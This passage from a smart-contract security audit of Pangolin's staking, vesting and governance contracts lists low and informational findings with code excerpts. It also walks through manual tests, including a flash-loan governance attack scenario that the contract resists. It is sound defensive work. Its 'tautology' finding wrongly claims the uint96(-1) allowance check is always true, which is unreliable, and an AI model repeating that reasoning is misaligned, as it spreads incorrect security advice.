Listing 17: StakingRewards.sol (Lines 123,126,138,139)

```
122 function notifyRewardAmount(uint256 reward) external onlyOwner
        updateReward(address(0)) {
123     if (block.timestamp >= periodFinish) {
124         rewardRate = reward.div(rewardsDuration);
125     } else {
126         uint256 remaining = periodFinish.sub(block.timestamp);
127         uint256 leftover = remaining.mul(rewardRate);
128         rewardRate = reward.add(leftover).div(rewardsDuration);
129     }
130
131     // Ensure the provided reward amount is not more than the
            balance in the contract.
132     // This keeps the reward rate in the right range, preventing
            overflows due to
```

```
133     // very high values of rewardRate in the earned and
            rewardsPerToken functions;
134     // Reward + leftover must be less than 2^256 / 10^18 to avoid
            overflow.
135     uint balance = rewardsToken.balanceOf(address(this));
136     require(rewardRate <= balance.div(rewardsDuration), "Provided
            reward too high");
137
138     lastUpdateTime = block.timestamp;
139     periodFinish = block.timestamp.add(rewardsDuration);
140     emit RewardAdded(reward);
141 }
```

Listing 18: StakingRewards.sol (Lines 152)

```
150 function setRewardsDuration(uint256 _rewardsDuration) external
        onlyOwner {
151     require(
152         block.timestamp > periodFinish,
153         "Previous rewards period must be complete before changing
                the duration for the new period"
154     );
155     require(_rewardsDuration > 0, "Reward duration can't be zero")
            ;
156     rewardsDuration = _rewardsDuration;
157     emit RewardsDurationUpdated(rewardsDuration);
158 }
```

TreasuryVester.sol

Listing 19: TreasuryVester.sol (Lines 91,102)

```
 88 function claim() external nonReentrant returns (uint) {
 89     require(vestingEnabled, 'TreasuryVester::claim: vesting not
            enabled');
 90     require(msg.sender == recipient, 'TreasuryVester::claim: only
            recipient can claim');
 91     require(block.timestamp >= lastUpdate + vestingCliff, '
            TreasuryVester::claim: not time yet');
 92
 93     // If we've finished a halving period, reduce the amount
 94     if (nextSlash == 0) {
```

```
95          nextSlash = halvingPeriod - 1;
96          vestingAmount = vestingAmount / 2;
97      } else {
98          nextSlash = nextSlash.sub(1);
99      }
100
101     // Update the timelock
102     lastUpdate = block.timestamp;
103
104     // Distribute the tokens
105     IERC20(png).safeTransfer(recipient, vestingAmount);
106     emit TokensVested(vestingAmount, recipient);
107
108     return vestingAmount;
109 }
```

GovernorAlpha.sol

Listing 20: GovernorAlpha.sol

```
152 uint startTime = add256(block.timestamp, votingDelay());
153 uint endTime = add256(block.timestamp, add256(votingPeriod(),
        votingDelay()));
```

Listing 21: GovernorAlpha.sol (Lines 183)

```
180 function queue(uint proposalId) public {
181     require(state(proposalId) == ProposalState.Succeeded, "
            GovernorAlpha::queue: proposal can only be queued if it is
            succeeded");
182     Proposal storage proposal = proposals[proposalId];
183     uint eta = add256(block.timestamp, timelock.delay());
184     for (uint i = 0; i < proposal.targets.length; i++) {
185         _queueOrRevert(proposal.targets[i], proposal.values[i],
                proposal.signatures[i], proposal.calldatas[i], eta);
186     }
187     proposal.eta = eta;
188     emit ProposalQueued(proposalId, eta);
189 }
```

Listing 22: GovernorAlpha.sol (Lines 235,237,245)

```
230 function state(uint proposalId) public view returns (ProposalState
    ) {
231     require(proposalCount >= proposalId && proposalId > 0, "
        GovernorAlpha::state: invalid proposal id");
232     Proposal storage proposal = proposals[proposalId];
233     if (proposal.canceled) {
234         return ProposalState.Canceled;
235     } else if (block.timestamp <= proposal.startTime) {
236         return ProposalState.Pending;
237     } else if (block.timestamp <= proposal.endTime) {
238         return ProposalState.Active;
239     } else if (proposal.forVotes <= proposal.againstVotes) {
240         return ProposalState.Defeated;
241     } else if (proposal.eta == 0) {
242         return ProposalState.Succeeded;
243     } else if (proposal.executed) {
244         return ProposalState.Executed;
245     } else if (block.timestamp >= add256(proposal.eta, timelock.
        GRACE_PERIOD())) {
246         return ProposalState.Expired;
247     } else {
248         return ProposalState.Queued;
249     }
250 }
```

MiniChefV2.sol

Listing 23: MiniChefV2.sol

```
 1 MiniChefV2.sol:144: lastRewardTime: block.timestamp.to64(),
 2 MiniChefV2.sol:224: if (block.timestamp > pool.lastRewardTime &&
    lpSupply != 0) {
 3 MiniChefV2.sol:225: uint256 time = block.timestamp <=
    rewardsExpiration
 4 MiniChefV2.sol:226: ? block.timestamp.sub(pool.lastRewardTime)
 5 MiniChefV2.sol:256: if (block.timestamp > pool.lastRewardTime) {
 6 MiniChefV2.sol:259: uint256 time = block.timestamp <=
    rewardsExpiration
 7 MiniChefV2.sol:260: ? block.timestamp.sub(pool.lastRewardTime)
 8 MiniChefV2.sol:265: pool.lastRewardTime = block.timestamp.to64();
 9 MiniChefV2.sol:411: if (block.timestamp >= rewardsExpiration) {
10 MiniChefV2.sol:414: rewardsExpiration = block.timestamp.add(
```

```
      duration);
11 MiniChefV2.sol:417: uint256 remainingTime = rewardsExpiration.sub(
      block.timestamp);
12 MiniChefV2.sol:420: uint256 newSushiPerSecond = remainingRewards.
      add(funding) / (newRewardsExpiration.sub(block.timestamp));
13 MiniChefV2.sol:439: uint256 remainingTime = rewardsExpiration.sub(
      block.timestamp);
14 MiniChefV2.sol:441: rewardsExpiration = block.timestamp.add(
      duration);
15 MiniChefV2.sol:442: sushiPerSecond = remainingRewards / (
      rewardsExpiration.sub(block.timestamp));
```

Risk Level:

Likelihood - 3
Impact - 1

Recommendation:

Use block.number instead of block.timestamp or now to reduce the risk of Maximal Extractable Value (MEV) attacks. Check if the timescale of the project occurs across years, days and months rather than seconds. If possible, it is recommended to use Oracles.

Remediation Plan:

RISK ACCEPTED: Pangolin team accepts this risk.

3.12 (HAL-12) INCOMPATIBILITY WITH INFLATIONARY TOKENS - LOW

Description:

In multiple functions OpenZeppelin's safeTransferFrom and safeTransfer is used to handle the token transfers. These functions call transferFrom and transfer internally in the token contract to actually execute the transfer. However, since the actual amount transferred ie. the delta of previous (before transfer) and current (after transfer) balance is not verified, a malicious user may list a custom ERC20 token with the transferFrom or transfer function modified in such a way that it does not transfer any tokens at all and the attacker is still going to have their liquidity pool tokens minted anyway.

Example:

StakingRewards.sol

Listing 24: StakingRewards.sol (Lines 85,93,101,109)

```
77 function stakeWithPermit(uint256 amount, uint deadline, uint8 v,
       bytes32 r, bytes32 s) external nonReentrant updateReward(msg.
       sender) {
78     require(amount > 0, "Cannot stake 0");
79     _totalSupply = _totalSupply.add(amount);
80     _balances[msg.sender] = _balances[msg.sender].add(amount);
81
82     // permit
83     IPangolinERC20(address(stakingToken)).permit(msg.sender,
           address(this), amount, deadline, v, r, s);
84
85     stakingToken.safeTransferFrom(msg.sender, address(this),
           amount);
86     emit Staked(msg.sender, amount);
87 }
88
89 function stake(uint256 amount) external nonReentrant updateReward(
       msg.sender) {
```

```
90      require(amount > 0, "Cannot stake 0");
91      _totalSupply = _totalSupply.add(amount);
92      _balances[msg.sender] = _balances[msg.sender].add(amount);
93      stakingToken.safeTransferFrom(msg.sender, address(this),
            amount);
94      emit Staked(msg.sender, amount);
95  }
96
97  function withdraw(uint256 amount) public nonReentrant updateReward
        (msg.sender) {
98      require(amount > 0, "Cannot withdraw 0");
99      _totalSupply = _totalSupply.sub(amount);
100     _balances[msg.sender] = _balances[msg.sender].sub(amount);
101     stakingToken.safeTransfer(msg.sender, amount);
102     emit Withdrawn(msg.sender, amount);
103 }
104
105 function getReward() public nonReentrant updateReward(msg.sender)
        {
106     uint256 reward = rewards[msg.sender];
107     if (reward > 0) {
108         rewards[msg.sender] = 0;
109         rewardsToken.safeTransfer(msg.sender, reward);
110         emit RewardPaid(msg.sender, reward);
111     }
112 }
```

Listing 25: StakingRewards.sol (Lines 146)

```
144 function recoverERC20(address tokenAddress, uint256 tokenAmount)
        external onlyOwner nonReentrant {
145     require(tokenAddress != address(stakingToken), "Cannot
            withdraw the staking token");
146     IERC20(tokenAddress).safeTransfer(owner(), tokenAmount);
147     emit Recovered(tokenAddress, tokenAmount);
148 }
```

Risk Level:

Likelihood - 2

Impact - 2

Recommendation:

Whenever tokens are transferred, the delta of the previous (before transfer) and current (after transfer) token balance should be verified to match the user-declared token amount.

Remediation Plan:

RISK ACCEPTED: Pangolin team accepts this risk.

3.13 (HAL-13) DIVIDE BEFORE MULTIPLY - LOW

Description:

Solidity integer division might truncate. As a result, performing multiplication before division might reduce precision.

Code Location:

StakingRewards.sol

Listing 26: StakingRewards.sol (Lines 124,127)

```
122 function notifyRewardAmount(uint256 reward) external onlyOwner
        updateReward(address(0)) {
123     if (block.timestamp >= periodFinish) {
124         rewardRate = reward.div(rewardsDuration);
125     } else {
126         uint256 remaining = periodFinish.sub(block.timestamp);
127         uint256 leftover = remaining.mul(rewardRate);
128         rewardRate = reward.add(leftover).div(rewardsDuration);
129     }
130
131     // Ensure the provided reward amount is not more than the
            balance in the contract.
132     // This keeps the reward rate in the right range, preventing
            overflows due to
133     // very high values of rewardRate in the earned and
            rewardsPerToken functions;
134     // Reward + leftover must be less than 2^256 / 10^18 to avoid
            overflow.
135     uint balance = rewardsToken.balanceOf(address(this));
136     require(rewardRate <= balance.div(rewardsDuration), "Provided
            reward too high");
137
138     lastUpdateTime = block.timestamp;
139     periodFinish = block.timestamp.add(rewardsDuration);
140     emit RewardAdded(reward);
141 }
```

LiquidityPoolManagerV2.sol

Listing 27: LiquidityPoolManagerV2.sol (Lines 340,344)

```
338 uint transferred = 0;
339 if (splitPools) {
340     uint avaxAllocatedPng = unallocatedPng.mul(avaxSplit).div(100)
        ;
341     uint pngAllocatedPng = unallocatedPng.sub(avaxAllocatedPng);
342
343     for (uint i = 0; i < avaxPairs.length(); i++) {
344         uint pairTokens = distribution[i].mul(avaxAllocatedPng).
            div(avaxLiquidity);
345         distribution[i] = pairTokens;
346         transferred = transferred.add(pairTokens);
347     }
```

MiniChefV2.sol

Listing 28: MiniChefV2.sol (Lines 228,229,231)

```
219 function pendingSushi(uint256 _pid, address _user) external view
       returns (uint256 pending) {
220     PoolInfo memory pool = poolInfo[_pid];
221     UserInfo storage user = userInfo[_pid][_user];
222     uint256 accSushiPerShare = pool.accSushiPerShare;
223     uint256 lpSupply = lpToken[_pid].balanceOf(address(this));
224     if (block.timestamp > pool.lastRewardTime && lpSupply != 0) {
225         uint256 time = block.timestamp <= rewardsExpiration
226             ? block.timestamp.sub(pool.lastRewardTime)
227             : rewardsExpiration.sub(pool.lastRewardTime);
228         uint256 sushiReward = time.mul(sushiPerSecond).mul(pool.
            allocPoint) / totalAllocPoint;
229         accSushiPerShare = accSushiPerShare.add(sushiReward.mul(
            ACC_SUSHI_PRECISION) / lpSupply);
230     }
231     pending = int256(user.amount.mul(accSushiPerShare) /
        ACC_SUSHI_PRECISION).sub(user.rewardDebt).toUInt256();
232 }
```

Listing 29: MiniChefV2.sol (Lines 262,263)

```
254 function updatePool(uint256 pid) public returns (PoolInfo memory
      pool) {
255  pool = poolInfo[pid];
256  if (block.timestamp > pool.lastRewardTime) {
257      uint256 lpSupply = lpToken[pid].balanceOf(address(this));
258      if (lpSupply > 0) {
259          uint256 time = block.timestamp <= rewardsExpiration
260              ? block.timestamp.sub(pool.lastRewardTime)
261              : rewardsExpiration.sub(pool.lastRewardTime);
262          uint256 sushiReward = time.mul(sushiPerSecond).mul(pool.
                 allocPoint) / totalAllocPoint;
263          pool.accSushiPerShare = pool.accSushiPerShare.add((
                 sushiReward.mul(ACC_SUSHI_PRECISION) / lpSupply).to128
                 ());
264      }
265      pool.lastRewardTime = block.timestamp.to64();
266      poolInfo[pid] = pool;
267      emit LogUpdatePool(pid, pool.lastRewardTime, lpSupply, pool.
             accSushiPerShare);
268  }
269 }
```

RewarderComplex.sol

Listing 30: RewarderComplex.sol (Lines 144,145,147)

```
137 function pendingToken(uint256 _pid, address _user) public view
      returns (uint256 pending) {
138     PoolInfo memory pool = poolInfo[_pid];
139     UserInfo storage user = userInfo[_pid][_user];
140     uint256 accSushiPerShare = pool.accSushiPerShare;
141     uint256 lpSupply = MiniChefV2(MASTERCHEF_V2).lpToken(_pid).
          balanceOf(MASTERCHEF_V2);
142     if (block.number > pool.lastRewardBlock && lpSupply != 0) {
143         uint256 blocks = block.number.sub(pool.lastRewardBlock);
144         uint256 sushiReward = blocks.mul(tokenPerBlock).mul(pool.
              allocPoint) / totalAllocPoint;
145         accSushiPerShare = accSushiPerShare.add(sushiReward.mul(
              ACC_TOKEN_PRECISION) / lpSupply);
146     }
147     pending = (user.amount.mul(accSushiPerShare) /
          ACC_TOKEN_PRECISION).sub(user.rewardDebt);
```

```
148 }
```

Listing 31: RewarderComplex.sol (Lines 170,171)

```
162 function updatePool(uint256 pid) public returns (PoolInfo memory
      pool) {
163     pool = poolInfo[pid];
164     require(pool.lastRewardBlock != 0, "Pool does not exist");
165     if (block.number > pool.lastRewardBlock) {
166         uint256 lpSupply = MiniChefV2(MASTERCHEF_V2).lpToken(pid).
              balanceOf(MASTERCHEF_V2);
167
168         if (lpSupply > 0) {
169             uint256 blocks = block.number.sub(pool.lastRewardBlock
                  );
170             uint256 sushiReward = blocks.mul(tokenPerBlock).mul(
                  pool.allocPoint) / totalAllocPoint;
171             pool.accSushiPerShare = pool.accSushiPerShare.add((
                  sushiReward.mul(ACC_TOKEN_PRECISION) / lpSupply).
                  to128());
172         }
173         pool.lastRewardBlock = block.number.to64();
174         poolInfo[pid] = pool;
175         emit LogUpdatePool(pid, pool.lastRewardBlock, lpSupply,
              pool.accSushiPerShare);
176     }
177 }
```

Risk Level:

Likelihood - 2
Impact - 2

Recommendation:

Consider ordering multiplication before division.

Remediation Plan:

RISK ACCEPTED: Pangolin team accepts this risk.

3.14 (HAL-14) UNUSED VARIABLE/EXPRESSION - INFORMATIONAL

Description:

In the contracts LiquidityPoolManager.sol and LiquidityPoolManagerV2.sol an unused expression has been detected. The mathematical operation is performed inside a loop but nothing is done with its final result.

On the other hand in the contract RewarderSimple.sol the function pendingTokens() contains a parameter user which then is not used anywhere in the function.

Code Location:

LiquidityPoolManager.sol

Listing 32: LiquidityPoolManager.sol (Lines 274,278)

```
245 function calculateReturns() public {
246     require(!readyToDistribute, 'LiquidityPoolManager::
            calculateReturns: Previous returns not distributed. Call
            distributeTokens()');
247     require(unallocatedPng > 0, 'LiquidityPoolManager::
            calculateReturns: No PNG to allocate. Call vestAllocation()
            .');
248     if (pngPairs.length() > 0) {
249         require(!(avaxPngPair == address(0)), '
                LiquidityPoolManager::calculateReturns: Avax/PNG Pair
                not set');
250     }
251
252     // Calculate total liquidity
253     distribution = new uint[](numPools);
254     uint totalLiquidity = 0;
255
256     // Add liquidity from AVAX pairs
257     for (uint i = 0; i < avaxPairs.length(); i++) {
```

```
258         uint pairLiquidity = getAvaxLiquidity(avaxPairs.at(i));
259         distribution[i] = pairLiquidity;
260         totalLiquidity = SafeMath.add(totalLiquidity,
                pairLiquidity);
261     }
262
263     // Add liquidity from PNG pairs
264     if (pngPairs.length() > 0) {
265         uint conversionRatio = getAvaxPngRatio();
266         for (uint i = 0; i < pngPairs.length(); i++) {
267             uint pairLiquidity = getPngLiquidity(pngPairs.at(i),
                    conversionRatio);
268             distribution[i + avaxPairs.length()] = pairLiquidity;
269             totalLiquidity = SafeMath.add(totalLiquidity,
                    pairLiquidity);
270         }
271     }
272
273     // Calculate tokens for each pool
274     uint transferred = 0;
275     for (uint i = 0; i < distribution.length; i++) {
276         uint pairTokens = distribution[i].mul(unallocatedPng).div(
                totalLiquidity);
277         distribution[i] = pairTokens;
278         transferred = transferred + pairTokens;
279     }
280     readyToDistribute = true;
281 }
```

LiquidityPoolManagerV2.sol

Listing 33: LiquidityPoolManagerV2.sol (Lines 338,346,354,363)

```
304 function calculateReturns() public {
305     require(!readyToDistribute, 'LiquidityPoolManager::
            calculateReturns: Previous returns not distributed. Call
            distributeTokens()');
306     require(unallocatedPng > 0, 'LiquidityPoolManager::
            calculateReturns: No PNG to allocate. Call vestAllocation()
            .');
307     if (pngPairs.length() > 0) {
308         require(!(avaxPngPair == address(0)), '
                LiquidityPoolManager::calculateReturns: Avax/PNG Pair
```

```
            not set');
309     }
310
311     // Calculate total liquidity
312     distribution = new uint[](numPools);
313     uint avaxLiquidity = 0;
314     uint pngLiquidity = 0;
315
316     // Add liquidity from AVAX pairs
317     for (uint i = 0; i < avaxPairs.length(); i++) {
318         address pair = avaxPairs.at(i);
319         uint pairLiquidity = getAvaxLiquidity(pair);
320         uint weightedLiquidity = pairLiquidity.mul(weights[pair]);
321         distribution[i] = weightedLiquidity;
322         avaxLiquidity = SafeMath.add(avaxLiquidity,
                weightedLiquidity);
323     }
324
325     // Add liquidity from PNG pairs
326     if (pngPairs.length() > 0) {
327         uint conversionRatio = getAvaxPngRatio();
328         for (uint i = 0; i < pngPairs.length(); i++) {
329             address pair = pngPairs.at(i);
330             uint pairLiquidity = getPngLiquidity(pair,
                    conversionRatio);
331             uint weightedLiquidity = pairLiquidity.mul(weights[
                    pair]);
332             distribution[i + avaxPairs.length()] =
                    weightedLiquidity;
333             pngLiquidity = SafeMath.add(pngLiquidity,
                    weightedLiquidity);
334         }
335     }
336
337     // Calculate tokens for each pool
338     uint transferred = 0;
339     if (splitPools) {
340         uint avaxAllocatedPng = unallocatedPng.mul(avaxSplit).div
                (100);
341         uint pngAllocatedPng = unallocatedPng.sub(avaxAllocatedPng
                );
342
343         for (uint i = 0; i < avaxPairs.length(); i++) {
344             uint pairTokens = distribution[i].mul(avaxAllocatedPng
```

```
                ).div(avaxLiquidity);
345             distribution[i] = pairTokens;
346             transferred = transferred.add(pairTokens);
347         }
348
349         if (pngPairs.length() > 0) {
350             uint conversionRatio = getAvaxPngRatio();
351             for (uint i = 0; i < pngPairs.length(); i++) {
352                 uint pairTokens = distribution[i + avaxPairs.
                        length()].mul(pngAllocatedPng).div(pngLiquidity
                        );
353                 distribution[i + avaxPairs.length()] = pairTokens;
354                 transferred = transferred.add(pairTokens);
355             }
356         }
357     } else {
358         uint totalLiquidity = avaxLiquidity.add(pngLiquidity);
359
360         for (uint i = 0; i < distribution.length; i++) {
361             uint pairTokens = distribution[i].mul(unallocatedPng).
                    div(totalLiquidity);
362             distribution[i] = pairTokens;
363             transferred = transferred.add(pairTokens);
364         }
365     }
366     readyToDistribute = true;
367 }
```

RewarderSimple.sol

Listing 34: RewarderSimple.sol

```
34 function pendingTokens(uint256 pid, address user, uint256
       sushiAmount) override external view returns (IERC20[] memory
       rewardTokens, uint256[] memory rewardAmounts) {
35     IERC20[] memory _rewardTokens = new IERC20[](1);
36     _rewardTokens[0] = (rewardToken);
37     uint256[] memory _rewardAmounts = new uint256[](1);
38     _rewardAmounts[0] = sushiAmount.mul(rewardMultiplier) /
           REWARD_TOKEN_DIVISOR;
39     return (_rewardTokens, _rewardAmounts);
40 }
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

Consider removing the `transferred` variable and the `transferred = transferred + pairTokens;` expression. Consider also removing the parameter `user` from the `pendingTokens()` function in `RewarderSimple.sol` contract.

Remediation Plan:

ACKNOWLEDGED: Pangolin team acknowledges this issue.

3.15 (HAL-15) POSSIBLE MISUSE OF PUBLIC FUNCTIONS - INFORMATIONAL

Description:

In the contracts GovernorAlpha, PNG and MiniChefV2.sol there are functions marked as public but they are never directly called within the same contract or in any of its descendants:

GovernorAlpha.sol
- propose(address[],uint256[],string[],bytes[],string) (GovernorAlpha.sol#139-178)
- queue(uint256) (GovernorAlpha.sol#180-189)
- execute(uint256) (GovernorAlpha.sol#196-204)
- cancel(uint256) (GovernorAlpha.sol#206-219)
- getActions(uint256) (GovernorAlpha.sol#221-224)
- getReceipt(uint256,address) (GovernorAlpha.sol#226-228)
- castVote(uint256,bool) (GovernorAlpha.sol#252-254)
- castVoteBySig(uint256,bool,uint8,bytes32,bytes32) (GovernorAlpha.sol#256-263)
- __acceptAdmin() (GovernorAlpha.sol#289-292)
- __abdicate() (GovernorAlpha.sol#294-297)
- __queueSetTimelockPendingAdmin(address,uint256) (GovernorAlpha.sol#299-302)
- __executeSetTimelockPendingAdmin(address,uint256) (GovernorAlpha.sol#304-307)

PNG.sol
- delegate(address) (PNG.sol#184-186)
- delegateBySig() (PNG.sol#197-206)
- getPriorVotes(address,uint256) (PNG.sol#225-257)

MiniChefV2.sol
- poolLength() (MiniChefV2.sol#99-101)
- setMigrator(IMigratorChef) (MiniChefV2.sol#188-192)
- disableMigrator() (MiniChefV2.sol#196-199)
- migrate(uint256) (MiniChefV2.sol#203-213)
- deposit(uint256,uint256,address) (MiniChefV2.sol#275-292)
- withdraw(uint256,uint256,address) (MiniChefV2.sol#298-315)
- harvest(uint256,address) (MiniChefV2.sol#320-340)
- withdrawAndHarvest(uint256,uint256,address) (MiniChefV2.sol#346-368)

- emergencyWithdraw(uint256,address) (MiniChefV2.sol#373-382)

RewarderComplex.sol
- poolLength() (RewarderComplex.sol#102-104)
- add(uint256,uint256) (RewarderComplex.sol#110-122)
- set(uint256,uint256) (RewarderComplex.sol#127-131)

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

If the function is not intended to be called internally or by descendants, it is better to mark all these functions as external to save gas.

Remediation Plan:

ACKNOWLEDGED: Pangolin team acknowledges this issue.

3.16 (HAL-16) USE OF INLINE ASSEMBLY - INFORMATIONAL

Description:

Inline assembly is a way to access the Ethereum Virtual Machine at a low level. This discards several important safety features in Solidity.

Code Location:

GovernorAlpha.sol

Listing 35: GovernorAlpha.sol (Lines 322)

```
320 function getChainId() internal pure returns (uint) {
321     uint chainId;
322     assembly { chainId := chainid() }
323     return chainId;
324 }
```

PNG.sol

Listing 36: PNG.sol (Lines 334)


```
332 function getChainId() internal pure returns (uint) {
333     uint256 chainId;
334     assembly { chainId := chainid() }
335     return chainId;
336 }
```

Risk Level:

Likelihood - 1
Impact - 2

Recommendation:

When possible, do not use inline assembly because it allows access to the EVM (Ethereum Virtual Machine) at a low level. An attacker could bypass many important safety features of Solidity. On the other hand, for these concrete cases, chainid is available in native Solidity 0.8.0.



Reference:

https://docs.soliditylang.org/en/v0.8.0/units-and-global-variables.html

Remediation Plan:

ACKNOWLEDGED: Pangolin team acknowledges this issue.

3.17 (HAL-17) TAUTOLOGY EXPRESSIONS - INFORMATIONAL

Description:

In the contract PNG.sol a tautology expression has been detected. Such expressions are of no use since they always evaluate true/false regardless of the context they are used in.

Code Location:

PNG.sol

Listing 37: PNG.sol (Lines 169)

```
164 function transferFrom(address src, address dst, uint rawAmount)
        external returns (bool) {
165     address spender = msg.sender;
166     uint96 spenderAllowance = allowances[src][spender];
167     uint96 amount = safe96(rawAmount, "Png::approve: amount
            exceeds 96 bits");
168
169     if (spender != src && spenderAllowance != uint96(-1)) {
170         uint96 newAllowance = sub96(spenderAllowance, amount, "Png
                ::transferFrom: transfer amount exceeds spender
                allowance");
171         allowances[src][spender] = newAllowance;
172
173         emit Approval(src, spender, newAllowance);
174     }
175
176     _transferTokens(src, dst, amount);
177     return true;
178 }
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

`spenderAllowance != uint96(-1)`
`spenderAllowance` is an uint variable which means that its range will be $\langle 0, 2^{256} - 1 \rangle$, hence it will never be equal to -1, so `spenderAllowance != uint96(-1)` will always be true making this check unnecessary.

Remediation Plan:

ACKNOWLEDGED: Pangolin team acknowledges this issue.

MANUAL TESTING

4.1 INTRODUCTION

Halborn performed different manual tests in all the contracts trying to find logic flaws and vulnerabilities that were not detected by the automatic tools.

During the manual testing multiple questions were considered while evaluating each of the defined functions:

- Can it be re-called changing admin/roles and permissions?
- Can somehow an external controlled contract call again the function during the execution of it? (Re-entrancy)
- Can a function be called twice in the same block causing issues?
- Do we control sensitive or vulnerable parameters?
- Does the function check for boundaries on the parameters and internal values? Bigger than zero or equal? Argument count, array sizes, integer truncation. . .
- Are the function parameters and variables controlled by external contracts?
- Can extended contracts cause issues on the extender contract?

4.2 AIRDROP CONTRACT

The contract Airdrop contains the logic to administer the airdrop of PNG tokens to UNI and SUSHI holder. Our testing in this contract focused in double checking that the functions had implemented the correct access control, as all the functions of the contract were public/external. The following functions can only be called by the owner of the contract:

- setRemainderDestination(address remainderDestination_)
- setowner(address owner_)
- allowClaiming()
- endClaiming()
- whitelistAddress(address addr, uint96 pngOut)
- whitelistAddresses(address[] memory addrs, uint96[] memory pngOuts)

The only function that can be called by anyone is the claim() function as expected. This function is secured as can only be called during the claiming period, requires that the user has 1 UNI or SUSHI token and follows the check-effects-interactions pattern resetting the withdrawAmount[msg.sender] to 0 right before transfering the PNG tokens to the user.

4.3 COMMUNITYTREASURY CONTRACT

The contract `CommunityTreasury` is very simple, containing just 2 functions:

- `transfer()` which can only be called by the owner of the contract.
- `balance()` which is a getter function to check the balance of the contract.

4.4 GOVERNORALPHA CONTRACT

The contract GovernorAlpha allows PNG token holders to create, cancel, queue, execute, approve and reject different proposals. Our testing in this contract focused mainly in preventing flash loans and making sure that the users were not able to vote multiple times.

When a user votes for a proposal the voting power considered by the smart contract is the voting power that all the users had in the block where the proposal was created:

Listing 38: GovernorAlpha.sol - function castVote()

```
1 uint96 votes = png.getPriorVotes(voter, proposal.startBlock);
```

Moreover, the function getPriorVotes() contains the following require statement:

Listing 39: PNG.sol (Lines 226)

```
225 function getPriorVotes(address account, uint blockNumber) public
        view returns (uint96) {
226         require(blockNumber < block.number, "Png::getPriorVotes:
                not yet determined");
```

This means that after calling Png.delegate() we would have to wait 1 block before Png.getPriorVotes() can be called in order to check the voting power. Also, the voting power is updated in the following cases:

1. User calls the function Png.delegate().
2. Function Png.transfer() is called.
3. Function Png.transferFrom() is called.

At the end of a flash loan transaction the attacker would always have to return the tokens and this can only be achieved by calling the Png.transfer() or Png.transferFrom() function which would reupdate the voting power back to the state previous to the flash loan. For example:

1. Initially the attacker has 1,000,001 PNG tokens => He is a proposer.

2. Attacker performs a flash loan of 100,000,000 PNG tokens, increasing his PNG's balance to 101,000,001 tokens. At this point, he has 2 options:

   a) In the same transaction/block.number the attacker calls Png.delegate(), which updates his voting power, creates a proposal and returns the flash loan calling Png.transfer(). When creating the proposal the voting power considered by the smart contract is the one that he had in the previous block.number, before the flash loan, which means that his voting power would not be increased:

Listing 40: GovernorAlpha.sol (Lines 140)

```
139   function propose(address[] memory targets, uint[] memory
          values, string[] memory signatures, bytes[] memory
          calldatas, string memory description) public returns (
          uint) {
140     require(png.getPriorVotes(msg.sender, sub256(block.number,
            1)) > proposalThreshold(),"GovernorAlpha::propose:
           proposer votes below proposal threshold");
141
```

   b) In the same transaction/block.number the attacker calls Png.delegate(), which updates his voting power, and then returns the flash loan with Png.transfer() or Png.transferFrom(). When the attacker returns the flash loan by calling Png.transfer() or Png.transferFrom() his voting power would be reupdated again. Once again, taking this approach, the attacker would not be able to increase his voting power.

On the other hand, the contract is also covered against the following case:

1. User1 votes to approve the proposal.
2. User1 calls Png.delegate(user2).
3. User2 votes to approve the proposal.
4. User2 approval votes counted by the contract for the proposal are the ones he had at the time of the proposal creation. They were not increased by the delegate call.

```
>>> Png[0].transferFrom(owner.address, user1.address, 10000000000000000000000001)
Transaction sent: 0xc7fe34461d6963867ff235dedc686909a415f95979b94d559a00ca32dfee024c
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 14
  Png.transferFrom confirmed   Block: 13365661   Gas used: 57422 (0.85%)

<Transaction '0xc7fe34461d6963867ff235dedc686909a415f95979b94d559a00ca32dfee024c'>
>>> Png[0].delegate(user1.address, {'from': user1})
Transaction sent: 0x75b7e4c133da7e27725a19ae9bef1f723fdc6c9f3cd56567a39c7f88641f1ee9
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  Png.delegate confirmed   Block: 13365662   Gas used: 91417 (1.36%)

<Transaction '0x75b7e4c133da7e27725a19ae9bef1f723fdc6c9f3cd56567a39c7f88641f1ee9'>
>>> Png[0].transferFrom(owner.address, user2.address, 50000000)
Transaction sent: 0x4164bbd5cc6cc60871f1b8742101898cb776e71d170e231bf9f4a1fd085d9848
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 15
  Png.transferFrom confirmed   Block: 13365663   Gas used: 57374 (0.85%)

<Transaction '0x4164bbd5cc6cc60871f1b8742101898cb776e71d170e231bf9f4a1fd085d9848'>
>>> Png[0].delegate(user2.address, {'from': user2})
Transaction sent: 0x0a9c3d4e7aabc175e891645606fef473603046de17030f335d2b52321a213839
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  Png.delegate confirmed   Block: 13365664   Gas used: 91417 (1.36%)

<Transaction '0x0a9c3d4e7aabc175e891645606fef473603046de17030f335d2b52321a213839'>
>>> output.redd("Creating a new proposal to setPendingAdmin(address) to user1 address")
encoded_setPendingAdmin = eth_abi.encode_abi(['address',], (user1.address,)).hex()
bytes_setPendingAdmin = to_bytes(encoded_setPendingAdmin,'bytes')
proposalID = GovernorAlpha[0].propose([Timelock[0].address], [0], ["setPendingAdmin(address)"], [bytes_setPendingAdmin], "setPendingAdmin(user1.address)", {'from': user1})
proposalID = proposalID.return_value
output.redd("Proposal created. ID: " + str(proposalID) + "\n")
Creating a new proposal to setPendingAdmin(address) to user1 address
